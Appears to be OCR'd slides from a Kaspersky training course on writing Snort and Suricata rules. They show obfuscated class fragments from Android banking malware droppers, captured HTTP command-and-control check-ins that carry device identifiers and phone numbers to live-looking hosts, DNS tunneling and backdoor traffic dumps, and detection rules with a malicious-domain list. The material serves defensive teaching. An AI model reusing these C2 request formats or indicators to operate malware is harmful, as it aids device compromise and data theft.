        this.LrvLtQFA = "gercuelvla tnsc nsepto tznpms ltyapoacm vrsisely atsmisnbir ldian nsepto tznpms ltyapoacm rensfrncdn zpegei gqaf";
        this.TWDJHQe = "otededt oxtrsie letina noesne otededt oxtrsie letina noesne vrsisely atsmisnbir ldian";
        this.JBZcay = 58;
        this.iUAixudTGxd = "otededt oxtrsie letina noesne ldorbgar amlkcream ogtitoieo seikmlesi eilesxc mtieairt v eganva ltainru l";
    }
}
```

Writing rules for HTTP protocol – HQWar Android dropper





```
package com.utduegicld.idhldeu;

class AnlSiRDRk {
    String BJjOec;
    String BjCYmDQ;
    String HZFRMGs;
    int[] MnmtYIjIheWi;
    String VHZJTIWr;
    String XvAnIFnzG;
    String dFElvgdKg;
    String gYHAzbRVP;
    boolean iOwZJYiVFc;
    String jIqgSXnYz;
    String nwCquBMslk;
    String osljzupKyT;
    String oyEqyFIp;
    String wKkWlqXJS;
    String zDRCNmPulBo;
    int zEPRwv;

    AnlSiRDRk() {
        this.XvAnIFnzG = "dahasar girekiro p dahasar girekiro p rtmipe catsrvr ekno tunino arsgiacibeaumrdad uovoe nieikt dliaultiw scisuhobudnin";
        this.gYHAzbRVP = "niherl rmoeneitle rtmipe catsrvr ekno tcignoispnsnp etaic nieikt dliaultiw scisuhobudnin";
        this.zEPRwv = 17380;
        this.BjCYmDQ = "ekuniase iwsjlto iau tcignoispnsnp etaic uioing soetaolitr ltgsnpe rn ietimvseodslh lgenie wetbsv";
        this.MnmtYIjIheWi = new int[]{0x2609, 0x91B, 14010, 0x30, 2770, 91, 82, 62};
        this.dFElvgdKg = "tcignoispnsnp etaic tcignoispnsnp etaic niherl rmoeneitle dahasar girekiro p dahasar girekiro p";
        this.VHZJTIWr = "wbnloilergi";
        this.jIqgSXnYz = "tunino arsgiacibeaumrdad uovoe rtmipe catsrvr ekno rtmipe catsrvr ekno";
        this.iOwZJYiVFc = false;
        this.zDRCNmPulBo = "uioing soetaolitr ltgsnpe rn rtmipe catsrvr ekno niherl rmoeneitle dahasar girekiro p";
        this.BJjOec = "ekuniase iwsjlto iau uioing soetaolitr ltgsnpe rn tcignoispnsnp etaic aisasri iatnltdabph";
        this.oyEqyFIp = "rtmipe catsrvr ekno aisasri iatnltdabph tunino arsgiacibeaumrdad uovoe tunino arsgiacibeaumrdad uovoe";
        this.nwCquBMslk = "rtmipe catsrvr ekno uioing soetaolitr ltgsnpe rn niherl rmoeneitle";
        this.HZFRMGs = "ietimvseodslh lgenie wetbsv ietimvseodslh lgenie wetbsv tcignoispnsnp etaic tunino arsgiacibeaumrdad uovoe";
        this.osljzupKyT = "dahasar girekiro p nieikt dliaultiw scisuhobudnin niherl rmoeneitle tcignoispnsnp etaic tcignoispnsnp etaic";
        this.wKkWlqXJS = "dahasar girekiro p ietimvseodslh lgenie wetbsv tcignoispnsnp etaic";
    }
}
```

Faketoken

Writing rules for HTTP protocol – HQWar Android dropper





```
package com.netmbvi.isaeienw;

class DeCnOAoD {
    String ASvTGsa;
    String EUbrsFvEsWV;
    boolean GDmslOJlsLD;
    String JWdypRV;
    int NhkrpEX;
    String RQxBtAMar;
    String RUybzAfoCuhL;
    String UTxarEyWUkY;
    int aghcnXykegSf;
    String asEewSc;
    int[] bLnpObopo;
    String cGEhyL;
    String LMQvLaw;
    String mKMEGm;
    String ocdrEqFIi;
    String wqgWLcaoh;
    String ysFkYuY;

    DeCnOAoD() {
        this.RQxBtAMar = "ztlsrcrsiscepyiero despd whtznrysies syoact mhlmua roarsdiatnbime aeonau glignlcuhipu moesp";
        this.JWdypRV = "glignlcuhipu moesp glignlcuhipu moesp udirtar mitinfur icstgu rcrieio hib hesrlnyds hisvil g";
        this.bLnpObopo = new int[]{1190, 24, 9379, 0xF78, 29};
        this.asEewSc = "whtznrysies syoact mhlmua asnudipsrlnap i eaoths munotlo uepimi roarsdiatnbime aeonau";
        this.ocdrEqFIi = "glignlcuhipu moesp icstgu rcrieio hib rwmlhana naoeyr icstgu rcrieio hib";
        this.mKMEGm = "icstgu rcrieio hib icstgu rcrieio hib ztlsrcrsiscepyiero despd asnudipsrlnap i hesrlnyds hisvil g";
        this.NhkrpEX = 972;
        this.ysFkYuY = "rwmlhana naoeyr icstgu rcrieio hib whtznrysies syoact mhlmua glignlcuhipu moesp";
        this.LMQvLaw = "asnudipsrlnap i asnudipsrlnap i roarsdiatnbime aeonau glignlcuhipu moesp";
        this.RUybzAfoCuhL = "asnudipsrlnap i whtznrysies syoact mhlmua asnudipsrlnap i eaoths munotlo uepimi hesrlnyds hisvil g";
        this.UTxarEyWUkY = "icstgu rcrieio hib ztlsrcrsiscepyiero despd ztlsrcrsiscepyiero despd hesrlnyds hisvil g rwmlhana naoeyr";
        this.GDmslOJlsLD = false;
        this.cGEhyL = "hesrlnyds hisvil g hesrlnyds hisvil g ztlsrcrsiscepyiero despd ztlsrcrsiscepyiero despd";
        this.EUbrsFvEsWV = "ztlsrcrsiscepyiero despd roarsdiatnbime aeonau eaoths munotlo uepimi whtznrysies syoact mhlmua";
        this.wqgWLcaoh = "eaoths munotlo uepimi eaoths munotlo uepimi icstgu rcrieio hib icstgu rcrieio hib";
        this.ASvTGsa = "lapoesy";
        this.aghcnXykegSf = 0x2FA7;
    }
}
```

Ginp

Writing rules for HTTP protocol – HQWar Android dropper




```
package com.snhpte.ioeaeiamo;

class BULAafMzC {
    String GoukiOTcir;
    String HuZNKDAs;
    String IGuKRAlwMp;
    String NQdnwaeEz;
    String OfhBSHMJn;
    String QWSIRFL;
    String QkZCgCirMw;
    int VsZXWn;
    String ZTnNEaeMgqy;
    String gCMNlyPWMiD;
    String iYnmQHFUf;
    int kdFTxgrkwc;
    String sKvEzDKeurm;

    BULAafMzC() {
        this.kdFTxgrkwc = 49;
        this.QWSIRFL = "iuiendaduin akseinoza odaunad gtsnrsdslelyh eswitaw ao uecnruxtoe njpcsi uecnruxtoe njpcsi";
        this.IGuKRAlwMp = "ilnysun nmcyoxsare  uecnruxtoe njpcsi ilnysun nmcyoxsare  oslrlr otncioito orhodese edi";
        this.GoukiOTcir = "nrdeieslil ncpns histirehntiveidnylvtulrdglrc gtsnrsdslelyh eswitaw ao";
        this.HuZNKDAs = "iuiendaduin akseinoza odaunad gtsnrsdslelyh eswitaw ao gtsnrsdslelyh eswitaw ao nrdeieslil ncpns";
        this.iYnmQHFUf = "nrdeieslil ncpns histirehntiveidnylvtulrdglrc ysohamniul osemr oslrlr otncioito orhodese edi";
        this.sKvEzDKeurm = "ysohamniul osemr ysohamniul osemr iqdsmti itkinelgl pt setomlr lradio lwiderpe a";
        this.ZTnNEaeMgqy = "uecnruxtoe njpcsi iqdsmti itkinelgl pt ysohamniul osemr iqdsmti itkinelgl pt histirehntiveidnylvtulrdglrc";
        this.OfhBSHMJn = "iuiendaduin akseinoza odaunad nrdeieslil ncpns ysohamniul osemr uecnruxtoe njpcsi setomlr lradio lwiderpe a";
        this.gCMNlyPWMiD = "oslrlr otncioito orhodese edi histirehntiveidnylvtulrdglrc iuiendaduin akseinoza odaunad";
        this.NQdnwaeEz = "nrdeieslil ncpns iqdsmti itkinelgl pt iuiendaduin akseinoza odaunad";
        this.QkZCgCirMw = "setomlr lradio lwiderpe a iuiendaduin akseinoza odaunad oslrlr otncioito orhodese edi gtsnrsdslelyh eswitaw ao";
        this.VsZXWn = 0x7F0;
    }
}
```

Gustuff

Writing rules for HTTP protocol – HQWar Android dropper

```
POST /o1o/a11.php HTTP/1.1
Content-Length: 3
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-J120G Build/LMY47X)
Host: www.newadm45645.top
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded

p=1
```

```
POST /o1o/a4.php HTTP/1.1
Content-Length: 108
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-G360F Build/KTU84P)
Host: fbf3ui4bg3533f.club
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded

p=YjI3MjI4ZmNkM2IwZmE5NjVkMDdhMjVjZDFlYzk3Y2E2NmY0MWY4OTU2ZGVlMTQ3OWViMzlkZDli
NGUzNmMwMWIwZmJlMzZmZThjNA==
```

Anubis communication

```
POST /o1o/a16.php HTTP/1.1
Content-Length: 0
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; GT-N7105 Build/N2G47O)
Host: skylungs.at
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
```

Writing rules for HTTP protocol – HQWar Android dropper

```
POST /service.php HTTP/1.1
Content-Length: 205
Content-Type: application/x-www-form-urlencoded
Host: glosso.info
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

0=vxbqkdoftccbfuyambrmcofqsdetbmou&2=Android&1=13%3A57%3A46+09.09.2019&4=3104802140983 03&3=8373464521101 47&5=
%2B18473755362&6=Lenovo+X2-EU&7=LENOVO&8=5.1.1&x=false&l=1&l2=install&l1=13%3A57%3A46+2019.09.09
```

Faketoken communication

```
POST /service.php HTTP/1.1
Content-Length: 198
Content-Type: application/x-www-form-urlencoded
Host: wodix.info
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

0=rkfcrcddiidhiqgxhpvfiicagsmkndsp&2=Android&1=17%3A08%3A38+09.09.2019&4=2221050797932 2&3=8373464521101 47&5=
%2B39341789070&6=G7-L01&7=HUAWEI&8=5.1.1&x=false&l=1&l2=install&l1=17%3A08%3A38+2019.09.09
```

```
POST /service.php HTTP/1.1
Content-Length: 196
Content-Type: application/x-www-form-urlencoded
Host: cenna.info
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

0=yhjedycsxqdgunplrwajktqvjbqmyvrt&2=Android&1=09%3A39%3A33+10.09.2019&4=208275267271 41&3=8373464521101 47&5=
%2B337246095 32&6=LG-P768&7=LGE&8=5.1.1&x=false&l=1&l2=install&l1=09%3A39%3A33+2019.09.10
```

Writing rules for HTTP protocol – HQWar Android dropper

```
POST /api/ping.php HTTP/1.1
Content-Type: application/json
Content-Length: 86
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; ASUS_Z012DE Build/MMB29P)
Host: 64.44.51.107
Connection: Keep-Alive
Accept-Encoding: gzip

{"DEVICE_ID":"35fac29cc6ef97d1","INSTALL":"1","SMS_ALLOW":"1","RELEASE_VERSION":"1.3"}
```

Ginp communication

```
POST /api3/ping.php HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; ASUS_Z00LD Build/LRX22G)
Host: carnivors284.info
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

{"DEVICE_ID":"8cec1eef8b8fce75","RELEASE_VERSION":"2.0d","MSG":"----- Phone Restarting Completed -----"}
```

```
POST /api2/ping.php HTTP/1.1
Content-Type: application/json
Content-Length: 103
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; HTC One max Build/LRX22G)
Host: 64.44.133.36
Connection: Keep-Alive
Accept-Encoding: gzip

{"DEVICE_ID":"226843ee5945c3b3","RELEASE_VERSION":"1.9","MSG":"----- Phone Restarting Completed -----"}
```

Writing rules for HTTP protocol – HQWar Android dropper

```
POST /api/v1/load_sms.php HTTP/1.1
id: 68074a53-1754-48ff-add2-4888eb192289
token: 5ftgvbhiygftygo7rfvyv57ftiguvybd
cell: Android
country: IT
Content-Type: application/json; charset=utf-8
Content-Length: 144
Host: 88.99.175.152
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0

{"id":"68074a53-1754-48ff-add2-4888eb192289","sms":
{"text":"W0xvb2tzIGF0IHlvdSBleHBlY3RhbnRseS5d","number":"+39349823291","date":1571186638000}}
```

Gustuff communication

```
POST /api/v1/load_sms.php HTTP/1.1
id: dede0978-8c39-4b25-9081-260f004c4348
token: 5ftgvbhiygftygo7rfvyv57ftiguvybd
cell: Android
country: IT
Content-Type: application/json; charset=utf-8
Content-Length: 144
Host: 78.46.212.52
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0

{"id":"dede0978-8c39-4b25-9081-260f004c4348","sms":
{"text":"VWgsIHRoZSBvbmUgb24gdGhlIHJpZ2h0Lg==","number":"+39383083337","date":1571443933000}}
```

Track 4

Writing rules for DNS, TCP and SSL/TLS protocols

kaspersky

Writing rules for DNS, TCP and SSL/TLS protocols – Overview


In this track you will learn:

- Basic information about DNS, TCP and SSL/TLS protocols
- Keywords and tips for writing rules for these protocols

In this track you will practice:

- Writing rules for DNS, TCP and SSL/TLS protocols for a given traffic dump

DNS protocol



DNS protocol

formbook01.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Host	Source	Src.Port	Destination	Dst.Port	Protocol	Length	Info
15	06:52:39.705587		10.14.0.2	51027	10.0.0.1	53	DNS	82	Standard query 0x0601 A www.brijvikastrust.com
16	06:52:40.187568		10.0.0.1	53	10.14.0.2	51027	DNS	112	Standard query response 0x0601 A www.brijvikastrust.com CNAME brijvikastrust.com A 209.99.16.234

```
> Frame 31: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
> Ethernet II, Src: Intel_e4:ce:4d (00:07:e9:e4:ce:4d), Dst: 36:96:69:1d:c6:a6 (36:96:69:1d:c6:a6)
> Internet Protocol Version 4, Src: 10.14.0.2, Dst: 10.0.0.1
> User Datagram Protocol, Src Port: 56202, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x835b
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    > www.watchdetime.com: type A, class IN
    [Response In: 47]
```

```
0000  36 96 69 1d c6 a6 00 07  e9 e4 ce 4d 08 00 45 00   6·i····· ···M··E·
0010  00 41 00 7a 00 00 80 11  26 22 0a 0e 00 02 0a 00   ·A·z···· &"******
0020  00 01 db 8a 00 35 00 2d  85 20 83 5b 01 00 00 01   *****5·- · ·[**··
0030  00 00 00 00 00 00 03 77  77 77 0b 77 61 74 63 68   *******w ww·watch
0040  64 65 74 69 6d 65 03 63  6f 6d 00 00 01 00 01      detime·c om*****
```

Flags (dns.flags), 2 bytes | Packets: 67 · Displayed: 30 (44.8%) | Profile: Default

Writing rules for DNS protocol – Example

example.com

Snort-compatible syntax

```
alert udp $HOME_NET any -> any 53
(msg:"example.com DNS query";
content:"|01 00 00 01 00 00 00 00 00 00|";
depth:10; offset:2;
content:"|07|example|03|com|00|"; nocase;
distance:0; fast_pattern;
classtype:unknown; sid:1000008; rev:1;)
```

Writing rules for DNS protocol – Example

To match **exactly** on example.com:

```
alert udp $HOME_NET any -> any 53
(msg:"example.com DNS query";
content:"|01 00 00 01 00 00 00 00 00 00
07|example|03|com|00|";
nocase; depth:23; offset:2;
classtype:unknown; sid:1000008; rev:1;)
```

Writing rules for DNS protocol – Example

example.com

Suricata syntax

```
alert dns any any -> any any
(msg:"example.com DNS query";
dns.query; content:"example.com"; endswith;
classtype:unknown; sid:1000009; rev:1;)
```

- Older variant: dns_query

To match **exactly** on example.com:

```
dns.query; content:"example.com"; bsize:11;
```

Writing rules for DNS protocol – Example

To not match on *abcexample.com*:

dotprefix – prepends a . character to help facilitate concise domain checks

"example.com" dns.query buffer becomes ".example.com"

```
alert dns any any -> any any
(msg:"example.com DNS query";
dns.query; dotprefix;
content:".example.com"; endswith;
classtype:unknown; sid:1000010; rev:1;)
```

Writing rules for DNS protocol – Datasets

- Allows for alerts on Indicators of Compromise (IoCs), such as malicious domains and IPs, without creating a rule for each IoC
- Datasets use a simple CSV format where data is per line in the file
- Data type: string, md5, sha256 (base64 for string, hex notation for md5/sha256)
- Sets can be declared from the rule syntax or can optionally be defined in the main config
- More information: https://suricata.readthedocs.io/en/latest/rules/datasets.html

Writing rules for DNS protocol – Datasets

```
alert dns any any -> any any
(msg:"DNS query to bad domain";
dns.query; dataset:isset,bad-domains,
load /etc/suricata/rules/bad-domains.list,
type string;
classtype:bad-unknown; sid:1000010; rev:1;)
```

/etc/suricata/rules/bad-domains.list - Mousepad

File Edit Search View Document Help

```
d3d3LmJyaWp2aWthc3RydXN0LmNvbQ==
d3d3LndhdGNoZGV0aW1lLmNvbQ==
d3d3LmNjYzA5MS5jb20=
d3d3LmVkb3NlbnNlaS5jb20=
d3d3Lmxhc2liaWxhdmFsZW5jaWFuYS5pbmZv
d3d3LnNhbmR5cGVuc2xlci5uZXQ=
d3d3LmxlaHU1NDMuY29t
d3d3LmVuZ3dvLmluZm8=
```

Writing rules for DNS protocol – Phishing

accounts.google.com.notecia.inf.br – phishing domain

```
alert dns any any -> any any
(msg:"accounts.google.com phishing DNS query";
content:!"|08|accounts|06|google|03|com|00|";
dns.query; content:"accounts.google.com";
startswith;
classtype:social-engineering; sid:1000011; rev:1;)
```

Writing rules for DNS protocol – DNS Tunneling

DNS tunneling exploits DNS protocol to tunnel some data through a client-server model in DNS queries and responses

- Request the URL *Y3VyaW9zaXR5.example.com* to be resolved
- The DNS server looks for '*.com*', then '*example.com*', but fails to find '*Y3VyaW9zaXR5.example.com*' in its database
- The DNS server forwards the request to *example.com*
- *example.com* is expected to return the appropriate IP; but it can return an arbitrary string, including C&C instructions

Writing rules for DNS protocol – DNS Tunneling

- Look for unusual (long) DNS queries
- Usually high frequency
- Often FPs – make anti-FPs


55	9.281602	10.14.0.2	10.14.0.255	NBNS	92	Name query NB WPAD<00>
56	10.045564	10.14.0.2	10.14.0.255	NBNS	92	Name query NB WPAD<00>
59	10.809907	10.14.0.2	10.14.0.255	NBNS	92	Name query NB WPAD<00>
1	0.000000	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHM8.z.teriava.com
170	106.110691	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAA9b.z.teriava.com
166	102.163915	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAAHk.z.teriava.com
95	37.486263	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAAWr.z.teriava.com
168	104.348053	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAAh4.z.teriava.com
97	39.170947	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAAxA.z.teriava.com
99	40.855848	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAABLU.z.teriava.com
172	107.795570	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAABXw.z.teriava.com
101	42.634241	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAABnH.z.teriava.com
174	109.527081	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAABy0.z.teriava.com
109	47.688669	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAAC2F.z.teriava.com
103	44.319045	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAACBc.z.teriava.com
107	46.003830	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAACbw.z.teriava.com
113	49.373387	10.14.0.2	google-public-dns-a.google.com	DNS	322	Standard query 0x0214 NULL vL0VugAAAAAAAAAAAAAAAAAAAAAAAADQa.z.teriava.com

Dump of Backdoor.Win32.Denis traffic

TCP protocol

- Low-level protocols: where to look for malicious patterns?
- Reversing the malware can be helpful: look for specific bytes transferred
- Not a reverse engineer? Just compare several traffic dumps in order to find a pattern

Writing rules for TCP protocol – Miner






```
> Transmission Control Protocol, Src Port: 49168, Dst Port: 3341, Seq: 5, Ack: 1, Len: 12
v Data (12 bytes)
    Data: 537461727450726f6772616d
    [Length: 12]

0000  f2 68 58 82 67 6c 00 e0  4c 0e 97 b4 08 00 45 00   ·hX·gl·· L·····E·
0010  00 34 00 8c 40 00 80 06  03 c7 0a db 78 97 91 ef   ·4··@··· ····x···
0020  e1 0f c0 10 0d 0d cc ca  c4 30 e4 a7 fe 87 50 18   ····· ·0····P·
0030  01 04 12 7c 00 00 53 74  61 72 74 50 72 6f 67 72   ···|··St artProgr
0040  61 6d                                              am
```

Writing rules for TCP protocol – Miner

```
alert tcp any 1024: -> any 1024:
(msg:"Miner activity";
flow:to_server,established;
dsize:12; content:"StartProgram"; classtype:coin-mining;
sid:1000012; rev:1;)
```





Writing rules for TCP protocol – Xaparo backdoor

Wireshark · Follow TCP Stream (tcp.stream eq 0) · xaparo.pcap

```
00000000  a0 93 d2 ee aa b5 45 f2  cf c3 db f3 4d 80 ec e5   ......E. ....M...
00000010  77 d0 d9 7d bc 34 62 3a  27 ed ea 2e fd 0c 84 28   w..}.4b: '......(
00000020  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
00000030  57 2a 40 3a e4 d7 96 aa  e9 b5 30 f2 4e 24 fc f3   W*@:.... ..0.N$..
00000040  7d 80 db e5 47 d0 ea 7d  f9 34 2a 3a 4d ed d8 2e   }...G..} .4*:M...
00000050  3e 0c d3 28 47 57 62 20  69 f4 4d 6f 46 79 ef 68   >..(GWb  i.MoFy.h
00000060  d7 31 8e d8 05 2a 17 3a  3b e1 6d 42 f7 3e 5e 4c   .1...*.: ;.mB.>^L
00000070  fc 00 db 3e 2a 87 bd c1  14 a4 df 6d c3 be 64 40   ...>*... ...m..d@
00000080  ee c9 ae 94 18 c0 43 44  42 39 93 3c 4f f0 f9 37   ......CD B9.<O..7
00000090  ea 86 df a3 ae 7d dd 01  91 94 2b da 82 70 6f 6c   .....}.. ..+..pol
000000A0  74 53 5d f7 83 14 d5 3a  de 02 cc 85 d2 78 44 66   tS]....: .....xDf
000000B0  c3 08 59 04 79 bb 41 c7  71 74 06 13 7d 79 04 2e   ..Y.y.A. qt..}y..
000000C0  9a 8a a2 46 61 1e 3f c3  be e7 53 61 ae 62 1d 1d   ...Fa.?. ..Sa.b..
000000D0  56 b7 4b 6a d8 35 f7 6e  53 eb 97 bb 75 79 48 b1   V.Kj.5.n S...uyH.
000000E0  33 9e f3 88 39 25 bd 67  ce c9 d0 83               3...9%.g ....
    00000000  a0 93 d2 ee 81 b5 45 f2  21 2e fc e9 4d 80 ec e5   ......E. !...M...
    00000010  77 d0 d9 7d bc 34 62 3a  a7 58 ac 2b 25 0c 84 28   w..}.4b: .X.+%..(
    00000020  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
    00000030  57 2a 40 3a                                        W*@:
000000EC  a0 93 d2 ee 80 b5 45 f2  21 2e fc e9 22 68 ff e5   ......E. !..."h..
000000FC  77 d0 d9 7d bc 34 62 3a  27 ed ea 2e 71 0c 84 28   w..}.4b: '...q..(
0000010C  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
0000011C  57 2a 40 3a 4b 28 1b 55  c4 b5 22 f2 6e 24 a9 f3   W*@:K(.U ..".n$..
0000012C  20 80 cc e5 3a d0 b8 7d  d2 34 03 3a 40 ed 8f 2e    ...:..} .4.:@...
0000013C  63 0c 84 28 f1 a8 d3 df  39 f4 02 6f f4 86 41 97   c..(.... 9..o..A.
```

2 client pkts, 1 server pkt, 2 turns.

Entire conversation (384 bytes) | Show data as Hex Dump | Stream 0

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

Writing rules for TCP protocol – Xaparo backdoor

Wireshark · Follow TCP Stream (tcp.stream eq 0) · xaparo.pcap

```
00000000  a0 93 d2 ee aa b5 45 f2  cf c3 db f3 4d 80 ec e5   ......E. ....M...
00000010  77 d0 d9 7d bc 34 62 3a  27 ed ea 2e fd 0c 84 28   w..}.4b: '......(
00000020  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
00000030  57 2a 40 3a e4 d7 96 aa  e9 b5 30 f2 4e 24 fc f3   W*@:.... ..0.N$..
00000040  7d 80 db e5 47 d0 ea 7d  f9 34 2a 3a 4d ed d8 2e   }...G..} .4*:M...
00000050  3e 0c d3 28 47 57 62 20  69 f4 4d 6f 46 79 ef 68   >..(GWb  i.MoFy.h
